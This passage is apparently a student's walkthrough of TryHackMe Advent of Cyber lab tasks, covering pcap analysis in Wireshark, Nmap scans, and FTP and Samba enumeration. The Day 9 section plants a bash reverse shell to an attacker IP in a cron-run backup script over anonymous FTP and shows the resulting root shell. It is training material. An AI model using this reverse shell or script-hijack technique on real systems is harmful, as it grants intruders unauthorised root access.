


Now we can go to Elf McSkidy's wishlist to see what will be used to replace Elf McEager.



The answer will be **"Rubber ducky"**.

Question 8 – Who is the author of Operation Artic Storm?



The author of "Operation Artic Storm" is **"Kris Kringle"**.

Thought Process/Methodology:

In "pcap1.pcap", we are required to, use a filter to find the IP address that initiated the ICMP/ping, determine what filter to use to only see HTTP GET requests and find the article that the IP address "10.10.67.199" visited using HTTP GET request filter. To find the IP address that initiated the ICMP/ping we can use the filter "ICMP" to filter out the unnecessary results and the first IP address that started the ICMP/ping is the one that initiated the ICMP/ping. Next, in order to see only HTTP GET requests we use the filter, "http.request.method==GET". Finally, to find the article that "10.10.67.199" visited we can use the filter, "http.request.method==GET && ip.addr==10.10.67.199". This filter combined the filter of HTTP GET request and the specific IP address that we want to see. After applying the filter we can find the article that "10.10.67.199" visited.

In "pcap2.pcap" we are required to look at the captured FTP traffic to find what password was leaked and find the name of the protocol in "pcap2.pcap" that is encrypted. In order to find the password that was leaked we can use the filter "ftp". Then we can analyse the results to find the leaked password, which is "plaintext_password_fiasco". Next to find the name of the protocol that is encrypted, we have to slowly look at the individual logs and their protocols and most importantly the "info" column. Encrypted protocols will have the string "encrypted" in their "info" column. Ultimately, we found the encrypted protocol to be SSH.


In "pcap3.pcap" we are to recover "Christmas!" and find what is on Elf McSkidy's wishlist that will be used to replace Elf McEager. If we are to assume "Christmas!" to be a file, it means that we have to look for protocols that have the function to download file properly. The protocol that can do this is usually HTTP or FTP. In this case, by trial and error, we found it to be HTTP. When the filter "HTTP" is used, results show that a user downloaded a file named "christmas.zip". Then we went ahead to export the file to our local machine and extract the zip file to view the contents. One of the files found was "elf_mcskidy_wishlist.txt". From the file name we determined it to be Elf McSkidy's wishlist and when we view it, we can see that a rubber ducky will be used to replace Elf McEager.

Day 8: Networking – What’s under the Christmas tree?

Tools used: Kali Linux, Firefox, Nmap

Tutorial/Walkthrough:

Question 1 – When was Snort created?



Snort was created in **1998**.

Question 2 – Using Nmap on MACHINE IP, what are the port numbers of the three services running?

Use the command “sudo nmap -sS ‘machine.ip’ ”. This runs a stealth scan on the target machine to find the services used.

```
(1211104248@kali)-[~]
$ sudo nmap -sS 10.10.18.189
[sudo] password for 1211104248:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 22:01 EDT
Nmap scan report for 10.10.18.189
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
2222/tcp  open  EtherNetIP-1
3389/tcp  open  ms-wbt-server
Nmap done: 1 IP address (1 host up) scanned in 2.63 seconds
```

As we can see the three ports are, **80, 2222, 3389**.

Question 3 – Use Nmap to determine the name of the Linux distribution that is running, what is reported as the most likely distribution to be running?

To do this we can use the command “nmap -sV 10.10.18.189” to do a service version detection on the target machine.

```
(1211104248@kali)-[~]
$ nmap -sV 10.10.18.189
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 22:05 EDT
Nmap scan report for 10.10.18.189
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE        VERSION
80/tcp    open  http          Apache httpd 2.4.29 ((Ubuntu))
2222/tcp  open  ssh           OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
3389/tcp  open  ms-wbt-server xrdp
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.31 seconds
```

As we can see here the Linux distribution that is running is “**Ubuntu**”.

Question 4 – What is the version of Apache?

```
80/tcp open http Apache httpd 2.4.29 ((Ubuntu))
```

The Apache version is “**2.4.29**”.

Question 5 – What is running on port 2222?

```
2222/tcp open ssh OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
```

The protocol running on port 2222 is “**ssh**”.

Question 6 – Use Nmap’s Network Scripting Engine (NSE) to retrieve the “HTTP-TITLE” of the webserver. Based on the value returned, what do we think this website might be used for?

To retrieve the HTTP-TITLE of the webserver, we will be using the command,

“nmap --script http-title machine.ip”

```
(1211104248@kali)-[~]
$ nmap --script http-title 10.10.18.189
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-25 22:25 EDT
Nmap scan report for 10.10.18.189
Host is up (0.20s latency).
Not shown: 978 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
|_http-title: TBFC&#39;s Internal Blog
```

Doing so will reveal the value of the http title and it shows that it is used for a blog.

Thought Process/Methodology:

In today’s task we will use Nmap to scan the port numbers of three services running on a server, scan the OS distribution running and use Nmap’s Scripting Engine to find the http title of a service. First to scan the port numbers of the three services running, we use the command “nmap -sS machine.ip”. This scan does not complete “three-way handshake” which means that it is harder to detect and less packets is sent over the network which also adds to that. Next to scan the OS distribution running on the server, we use the command “nmap -O machine.ip”. The “-O” command scan the host to retrieve and perform an OS detection, which shows the OS distribution and the version it is on. Finally to use Nmap’s Scripting Engine to find the http title, we use the command “nmap --script http-title machine.ip”. This will show the http title allowing us to get the data that we want.

Day 9: Networking – Anyone can be Santa!

Tools used: Kali Linux, FTP, Netcat

Tutorial/Walkthrough:

Question 1 – What are the directories you found on the FTP site?

To connect to the FTP site we need to use the command “ftp machine.ip”.

```
(1211104248@kali)~[~]
$ ftp 10.10.152.170
Connected to 10.10.152.170.
220 Welcome to the TBFC FTP Server!.
Name (10.10.152.170:1211104248):
```

Once we have done that, the terminal will ask for our name. If “anonymous” mode is enabled on the FTP server we can connect using the name “anonymous”.

```
(1211104248@kali)~[~]
$ ftp 10.10.152.170
Connected to 10.10.152.170.
220 Welcome to the TBFC FTP Server!.
Name (10.10.152.170:1211104248): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Now we can use the command “ls” to show the list of directories.

```
ftp> ls
229 Entering Extended Passive Mode (|||37098|)
150 Here comes the directory listing.
drwxr-xr-x  2 0      0              4096 Nov 16  2020 backups
drwxr-xr-x  2 0      0              4096 Nov 16  2020 elf_workshops
drwxr-xr-x  2 0      0              4096 Nov 16  2020 human_resources
drwxrwxrwx  2 65534 65534          4096 Nov 16  2020 public
226 Directory send OK.
ftp>
```

The directories we found are, “backups”, “elf_workshops”, “human_resources”, “public”.

Question 2 – Name the directory on the FTP server that has data accessible by the “anonymous” user?

Since we are logged in as an “anonymous” user, we can test which directory’s data we can access.

To do this we use the command “cd ‘directory name’”. Then to see if we can access the data, we use the command, “ls” to show the list of directories. If there is nothing, then we do not have access to the folder.

After multiple attempts, we found the directory accessible by “anonymous” to be:

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||37814|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111 113 341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111 113 24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```

“public”.

Question 3 – What script get executed within this directory?

The executable is a shell script named, “backup.sh”.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||37814|)
150 Here comes the directory listing.
-rwxr-xr-x  1 111      113      341 Nov 16  2020 backup.sh
-rw-rw-rw-  1 111      113      24 Nov 16  2020 shoppinglist.txt
226 Directory send OK.
ftp>
```


Question 4 – What movie did Santa have on his Christmas shopping list?

In order to know what movie Santa had on his Christmas shopping list, we need to get the “shoppinglist.txt” from the directory.

To do this, we use the command “get shoppinglist.txt” when in the directory.

```
ftp> get shoppinglist.txt
local: shoppinglist.txt remote: shoppinglist.txt
229 Entering Extended Passive Mode (|||6304|)
150 Opening BINARY mode data connection for shoppinglist.txt (24 bytes).
100% |*****|
226 Transfer complete.
24 bytes received in 00:00 (0.12 KiB/s)
```

After that we can use a text editor to view “shoppinglist.txt” which is downloaded from the FTP server to our local root folder.



```
1 The Polar Express Movie
2
```

The movie that Santa has on his Christmas shopping list is “The Polar Express Movie”.

Question 5 – Re-upload this script to contain malicious (just like we did in section 9.6. Output the contents of /root/.flag.txt!

First, we will need to download the shell script from the ftp server.


To do this, we use the command “get backup.sh”

```
ftp> get backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||11045|)
150 Opening BINARY mode data connection for backup.sh (341 bytes).
100% |*****|
226 Transfer complete.
341 bytes received in 00:00 (1.70 KiB/s)
```

(continued...)

Then we open the shell script using a text editor and add the script:


```
"bash -i >& /dev/tcp/"Your_TryHackMe_IP"/4444 0>&1"
```



```
~/backup.sh - Mousepad
File Edit Search View Document Help
1 bash -i >& /dev/tcp/10.8.92.183/4444 0>&1
2
3 # Created by ElfMcEager to backup all of Santa's goodies!
4
5 # Create backups to include date DD/MM/YYYY
6 filename="backup_`date +%d_%m_%Y`_date +%Y`.tar.gz";
7
8 # Backup FTP folder and store in elfmceager's home directory
9 tar -zcvf /home/elfmceager/$filename /opt/ftp
10
11 # TO-DO: Automate transfer of backups to backup server
```


Since the script “backup.sh” gets executed every minute on the server to create a backup of a folder and stored it in Elf McEager’s home directory, our malicious shell script will also get executed every minute.

Now let’s set up a Netcat listener on port 4444 using the command “nc -lvnp 4444”.




```
(1211104248@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Then we can go ahead and upload our altered shell script onto the ftp server using the command, “put backup.sh”.



```
ftp> put backup.sh
local: backup.sh remote: backup.sh
229 Entering Extended Passive Mode (|||8746|)
150 Ok to send data.
100% |*****|
226 Transfer complete.
43 bytes sent in 00:00 (0.10 KiB/s)
```


Now that the script is uploaded to the server, we can check on our Netcat listener.



```
(1211104248@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.8.92.183] from (UNKNOWN) [10.10.155.35] 43288
bash: cannot set terminal process group (1226): Inappropriate ioctl for device
bash: no job control in this shell
root@tbfc-ftp-01:~#
```

Now we can use the command “ls” to show the files in “tbfc-ftp-01/root”

To get the flag we use the command “cat flag.txt”



```
root@tbfc-ftp-01:~# ls
ls
flag.txt
root@tbfc-ftp-01:~# cat flag.txt
cat flag.txt
THM{even_you_can_be_santa}
root@tbfc-ftp-01:~#
```

The flag is revealed.

Thought Process/Methodology:

In today's task we use the fundamentals of FTP file server and some common misconfigurations to exploit the server to gain entry to tbfc-ftp-01. First, we enter the FTP server by using the command "ftp machine.ip" and then login as an anonymous user by using the "Name", "anonymous" to login. Then when we are granted access to the file server, we use the 'list files' and 'change directory' function to see which directory we have access to as an anonymous user. Ultimately, we found that we have access to the "public" directory. There are two files inside the directory, "backup.sh" and "shoppinglist.txt". Since, we know that "backup.sh" is a shell script that runs every minute on the server, we get use it to "bash" the server. To do this we first download the file using the command "get backup.sh" while in the "public" directory. Then we use a text editor to add our malicious command, "bash -i >& /dev/tcp/Your_TryHackMe_IP/4444 0>&1", into the shell script using a text editor. Next, we use Netcat to create a shell listener on port 4444. Then we upload the altered shell script to the server using the command, "put backup.sh". Now we wait for Netcat to give us a prompt and we should have access as "root", which is the highest privileged user on the FTP file server, and we can access more files. When we use the command "ls" in the root folder, we see a file named "flag.txt". We can use the command "cat flag.txt" to reveal the flag.

Day 10: Networking – Don't be sElfish!

Tools used: Kali Linux, enum4linux, smbclient

Tutorial/Walkthrough:

Question 1 – Examine the help options for enum4linux. Match the following flags with the descriptions.

To see the help option, use the command “enum4linux -help”.

```
(1211104248@kali)-[~]
└─$ enum4linux -help
Unknown option: e
enum4linux v0.9.1 (http://labs.portcullis.co.uk/application/enum4linux/)
Copyright (C) 2011 Mark Lowe (mrl@portcullis-security.com)

Simple wrapper around the tools in the samba package to provide similar
functionality to enum.exe (formerly from www.bindview.com). Some additional
features such as RID cycling have also been added for convenience.

Usage: ./enum4linux.pl [options] ip

Options are (like "enum"):
  -U      get userlist
  -M      get machine list*
  -S      get sharelist
  -P      get password policy information
  -G      get group and member list
  -d      be detailed, applies to -U and -S
  -u user  specify username to use (default "")
  -p pass  specify password to use (default "")

The following options from enum.exe aren't implemented: -L, -N, -D, -f

Additional options:
  -a      Do all simple enumeration (-U -S -G -P -r -o -n -i).
```

“-h” – Display help message

“-S” – Get sharelist

“-a” – Do all simple enumeration

“-o” – Get OS information

Question 2 – Using enum4linux, how many users are there on the Samba server?

To see user list we use on the server we use the command, “enum4linux -U machine.ip”.

```
(1211104248@kali)-[~]
└─$ enum4linux -U 10.10.87.240
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26 00:51:37 2022

===== ( Users on 10.10.87.240 ) =====

index: 0x1 RID: 0x3e8 acb: 0x00000010 Account: elfmcskidy      Name:  Desc:
index: 0x2 RID: 0x3ea acb: 0x00000010 Account: elfmceager      Name: elfmceager      Desc:
index: 0x3 RID: 0x3e9 acb: 0x00000010 Account: elfmcelferson  Name:  Desc:

user:[elfmcskidy] rid:[0x3e8]
user:[elfmceager] rid:[0x3ea]
user:[elfmcelferson] rid:[0x3e9]
enum4linux complete on Sun Jun 26 00:51:48 2022
```

As we can see here there are three users.

Question 3 – Now how many “shares” are there on the Samba server?

To see the share list we will use the command “enum4linux -S machine.ip”

```
(1211104248@kali)-[~]  
$ enum4linux -S 10.10.87.240  
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Jun 26 00:54:13 2022
```

```
( Share Enumeration on 10.10.87.240 )  
3. You will be asked for a password, the easiest password is no password! We can just press "Enter" b  
require authentication. We can't login in.  


| Sharename  | Type | Comment                                       |
|------------|------|-----------------------------------------------|
| tbfc-hr    | Disk | tbfc-hr                                       |
| tbfc-it    | Disk | tbfc-it                                       |
| tbfc-santa | Disk | tbfc-santa                                    |
| IPC\$      | IPC  | IPC Service (tbfc-smb server (Samba, Ubuntu)) |

  
Reconnecting with SMB1 for workgroup listing.  


| Server      | Workgroup | Master   |
|-------------|-----------|----------|
| TBFC-SMB-01 | TBFC-SMB  | TBFC-SMB |


```

As we can see here there are 4 share lists.

Question 4 – Use smbclient to try to login to the shares on the Samba server. What share doesn't require a password?

We can connect to a share using the command “smbclient //machine.ip/‘Sharename’ ”.

We can replace ‘Sharename’ from the list of shares listed from what we did earlier.

```
(1211104248@kali)-[~]  
$ smbclient //10.10.87.240/tbfc-hr  
Password for [WORKGROUP\1211104248]:
```

If the share does not require a password we can just press enter to login.

```
(1211104248@kali)-[~]  
$ smbclient //10.10.87.240/tbfc-hr  
Password for [WORKGROUP\1211104248]:  
tree connect failed: NT_STATUS_ACCESS_DENIED
```

In this case we are denied access to the share.

Now we just do the same thing with each share until we are granted access.

```
(1211104248@kali)-[~]  
$ smbclient //10.10.87.240/tbfc-santa  
Password for [WORKGROUP\1211104248]:  
Try "help" to get a list of possible commands.  
smb: \>
```

Ultimately, we found the share that did not require a password to be “tbfc-santa”.

Question 5 – Log in to this share, what directory did Elf McSkidy leave for Santa?

We can use the command “ls” to show the list of directories in this share.

```
(1211104248@kali)~$ smbclient //10.10.87.240/tbfc-santa
Password for [WORKGROUP\1211104248]:
Try "help" to get a list of possible commands.
smb: \> ls
.                D          0  Wed Nov 11 21:12:07 2020
..               D          0  Wed Nov 11 20:32:21 2020
jingle-tunes     D          0  Wed Nov 11 21:10:41 2020
note_from_mcskidyt.txt  N        143  Wed Nov 11 21:12:07 2020

10252564 blocks of size 1024. 5369404 blocks available
smb: \>
```

We can use the command “more <filename>” to see the contents of a file.

```
smb: \> more note_from_mcskidyt.txt

Hi Santa, I decided to put all of your favourite jingles onto this share - allowing you access it from anywhere you like! Regards - ElfMcSkidy
/tbm/smbmore -r9xPny (END)
```

Elf McSkidy has left Santa’s favourite jingles onto this share, which mean the directory must be somewhere in this share.

Then we can use the command “:q” to exit.

The directory that Elf McSkidy leave for Santa is “jingle-tunes”.

Thought Process/Methodology:

In today’s task, we used enum4linux see the list of users and the list of shares on the Samba server and try to gain unauthorised access to a Samba share. To see users on a Samba server using enum4linux we used the command “enum4linux -U machine.ip”. This command shows us a list of users who have access to the samba server. To see the list of shares on the Samba server, we used the command “enum4linux -S machine.ip”. Finally, we tried to access a Samba share. Some Samba shares have wrong permissions and we might be able to access a share and its data without a password. To see which shares have no passwords, we first use the command “smbclient //machine.ip/’sharename’ ”. The ‘sharename’ is to be replaced with one of the names of the share we found using enum4linux. Then when asked for a password we just press enter, as we are trying to find a share with no passwords. By trial and error, we found the vulnerable share to be “tbfc-santa”. Then when we have access to the share, we can use commands like “ls”, “cd”, “get” and “put”, to navigate around the share to and to upload or download files.